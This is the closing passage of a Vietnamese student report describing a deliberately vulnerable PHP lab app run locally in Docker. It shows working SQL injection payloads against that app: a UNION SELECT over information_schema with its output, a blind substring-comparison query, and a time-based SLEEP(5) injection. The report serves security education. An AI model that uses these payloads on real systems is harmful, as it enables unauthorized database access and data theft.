- ``` union select null, table_name, column_name, table_schema, null from information_schema.columns -- /\` . Câu lệnh này giúp ta thấy được các table_name, column_name, table_schema là các cột chứa thông tin về tên bảng, tên cột, và tên cơ sở dữ liệu trong information_schema.columns.`

Product Name	Product Type	Description	Price (in USD)
ADMINISTRABLE_ROLE_AUTHORIZATIONS	GRANTEE	information_schema	
ADMINISTRABLE_ROLE_AUTHORIZATIONS	GRANTEE_HOST	information_schema	
ADMINISTRABLE_ROLE_AUTHORIZATIONS	HOST	information_schema	
ADMINISTRABLE_ROLE_AUTHORIZATIONS	IS_DEFAULT	information_schema	
ADMINISTRABLE_ROLE_AUTHORIZATIONS	IS_GRANTABLE	information_schema	
ADMINISTRABLE_ROLE_AUTHORIZATIONS	IS_MANDATORY	information_schema	
ADMINISTRABLE_ROLE_AUTHORIZATIONS	ROLE_HOST	information_schema	
ADMINISTRABLE_ROLE_AUTHORIZATIONS	ROLE_NAME	information_schema	
ADMINISTRABLE_ROLE_AUTHORIZATIONS	USER	information_schema	
APPLICABLE_ROLES	GRANTEE	information_schema	
APPLICABLE_ROLES	GRANTEE_HOST	information_schema	
APPLICABLE_ROLES	HOST	information_schema	
APPLICABLE_ROLES	IS_DEFAULT	information_schema	
APPLICABLE_ROLES	IS_GRANTABLE	information_schema	
APPLICABLE_ROLES	IS_MANDATORY	information_schema	
APPLICABLE_ROLES	ROLE_HOST	information_schema	
APPLICABLE_ROLES	ROLE_NAME	information_schema	
APPLICABLE_ROLES	USER	information_schema	
CHARACTER_SETS	CHARACTER_SET_NAME	information_schema	
CHARACTER_SETS	DEFAULT_COLLATE_NAME	information_schema	
CHARACTER_SETS	DESCRIPTION	information_schema	
CHARACTER_SETS	MAXLEN	information_schema	
CHECK_CONSTRAINTS	CHECK_CLAUSE	information_schema	
CHECK_CONSTRAINTS	CONSTRAINT_CATALOG	information_schema	
CHECK_CONSTRAINTS	CONSTRAINT_NAME	information_schema	
CHECK_CONSTRAINTS	CONSTRAINT_SCHEMA	information_schema	
COLLATIONS	CHARACTER_SET_NAME	information_schema	
COLLATIONS	COLLATION_NAME	information_schema	
COLLATIONS	ID	information_schema	
COLLATIONS	IS_COMPILED	information_schema	
COLLATIONS	IS_DEFAULT	information_schema	
COLLATIONS	PAD_ATTRIBUTE	information_schema	


4.2.3 Kỹ thuật tấn công Blind SQL Injection

- Ở đây ta sẽ vào trang Blind SQL Injection sau khi thử những ký tự đặc biệt như chèn dấu ' hoặc " vào các trường tìm kiếm hoặc tham số truy vấn ta thấy thông báo lỗi thì đó có thể là một dấu hiệu tiềm năng của lỗ hổng Blind SQL Injection. Vậy nên e sẽ thử chèn vào url: **http://127.0.0.1:8000/blindsqli.php?user=admin' and substring((select table_name from information_schema.columns where column_name = 'password' LIMIT 1),1,1)>'a' -- //**



Hình 4. 26 Ảnh chèn câu lệnh trên burp suite


- Sau khi chèn vào thì ta có thể thấy được kết quả là nó sẽ lấy tất cả các thông tin của admin như tên mật khẩu ... khi đó thì hacker có thể xem được toàn bộ thông tin cũng như dữ liệu người dùng



Hình 4. 27 Hình ảnh kết quả sau khi thực hiện


4.2.4 Kỹ thuật tấn công Time-Based SQL Injection

- Tấn công Time-Based SQL Injection là kỹ thuật tấn công dựa trên việc phản hồi của các câu truy vấn SQL để xác định. Kỹ thuật này thường được sử dụng khi ứng dụng không hiển thị thông tin lỗi trực tiếp trên giao diện người dùng, nhưng thời gian phản hồi từ ứng dụng có thể bị thay đổi bởi câu truy vấn đúng hoặc sai:
 - Sau khi đăng nhập vào trang blind SQL Injection ta thấy có url: **http://127.0.0.1:8000/blindsqli.php?user=hoang.**




Hình 4. 28 Trang đăng nhập vào Blind SQL Injection

- Sau đó em sẽ chen câu lệnh ' **AND IF(1=1, SLEEP(5), 0) -- //** vào đường dẫn của trang, sau khi chen ta có : **http://127.0.0.1:8000/blindsqli.php?user=hoang' AND IF(1=1, SLEEP(5), 0) -- //**




Hình 4. 29 Hình ảnh sau khi chen câu lệnh


- Sau khi chen thì nó sẽ làm tăng phản hồi của trang dựa vào thời gian phản hồi thì hacker sẽ có thể suy ra được câu truy vấn của họ đúng hay không từ đó hacker có thể thay đổi biểu thức hoặc hàm để có thể kiểm tra từng ký người dùng để có thể trích xuất thông tin nhạy cảm từ cơ sở dữ liệu



Hình 4. 30 Hình ảnh kết quả sau khi thực hiện



Hình 4. 31 Hình ảnh inspect trang sau khi chen mã



Hình 4. 32 Sử dụng burp suite để xem lỗi

KẾT LUẬN

CÁC BƯỚC XÂY DỰNG

- Lên ý tưởng xây dựng 1 ứng dụng cơ bản chứa các lỗ hổng SQL Injection
- Nghiên cứu tài liệu Docker cũng như hiểu được cách thức hoạt động
- Mối tương quan cũng như cách triển khai 1 ứng dụng trên Docker

HOẠT ĐỘNG

- Thực hiện các cách tấn công SQL Injection
- Đưa ra phân loại và dự đoán về xâm nhập mạng.
- Tổng hợp và đánh giá sau khi đã hoàn tất quá trình.

HƯỚNG TIẾP CẬN ĐỀ TÀI

Từ các mục tiêu và các hoạt động đặt ra cho đề tài, tiến hành phân tích và đưa ra các phương hướng giải quyết sau:

- Sử dụng ngôn ngữ lập trình php để xây dựng một ứng dụng cơ bản có thể chứa các lỗ hổng SQL Injection nhằm mục đích học tập và nghiên cứu
- Sử dụng công cụ Docker để chạy ứng dụng nhằm mục đích người học và người nghiên cứu có thể dễ dàng tiếp cận mà không cần phải cài đặt khó khăn hay phải xây dựng từ đầu
 - Nhập các dữ liệu đầu vào:
 - Các input phù hợp cho các lỗ hổng SQL Injection
 - Phân chia các lỗ hổng 1 các trực quan dễ hiểu cho người đọc
- Sau khi người dùng tải về và chạy thì có thể thực hiện các thao tác để tấn công SQL Injection và hoàn toàn có thể phát triển thêm các lỗ hổng khác
- Sau đó đưa ra đánh giá và kết luận

TÓM TẮT KẾT QUẢ ĐẠT ĐƯỢC

- Sử dụng được công cụ Docker là một trong những môi trường để chúng ta có thể phát triển và triển khai hệ thống đáng tin cậy và dễ sử dụng
- Hiểu được các lỗ hổng SQL Injection, thực hành được những kỹ thuật có thể tấn công SQL Injection và có thể đưa ra những đánh giá để có thể phòng chống lỗ hổng SQL Injection.

TÀI LIỆU THAM KHẢO

TIẾNG VIỆT

TIẾNG ANH

- 1) "The Web Application Hacker's Handbook" by Dafydd Stuttard and Marcus Pinto: The first edition was published in 2007
- 2) "SQL Injection Attacks and Defense" by Justin Clarke: This book was published in 2012
- 3) "Mastering SQL Injection" by Romain Gaucher: This book was published in 2016.

DANH MỤC CÁC WEBSITE THAM KHẢO

- 1) Những cuộc tấn công SQL Injection trong đời thực: [Tấn công SQL Injection: Các cuộc tấn công trong đời thực và các ví dụ về mã | LinkedIn](#).
- 2) Toàn cảnh an ninh mạng Việt Nam năm 2020: Tổn thất hơn 1 tỷ USD do virus máy tính: <https://nhandan.vn/toan-can-ah-an-ninh-mang-viet-nam-nam-2020-ton-that-hon-1-ty-usd-do-virus-may-tinh-post632235.html>
- 3) Tìm hiểu về cách tấn công SQL Injection: [SQL Injection | OWASP Foundation](#)
- 4) Tìm hiểu về Docker, [Docker Docs: How to build, share, and run applications | Docker Documentation](#)
- 5) Tìm hiểu về SQL Injection, <https://portswigger.net/web-security/sql-injection>
- 6) Doanh nghiệp: một năm một mối vì "tấn công mạng": <https://tuoitre.vn/bao-mat/doanh-nghiep-mot-nam-met-moi-vi-tan-cong-mang-691866.htm>
- 7) Bảng Sql Injection : <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

PHỤ LỤC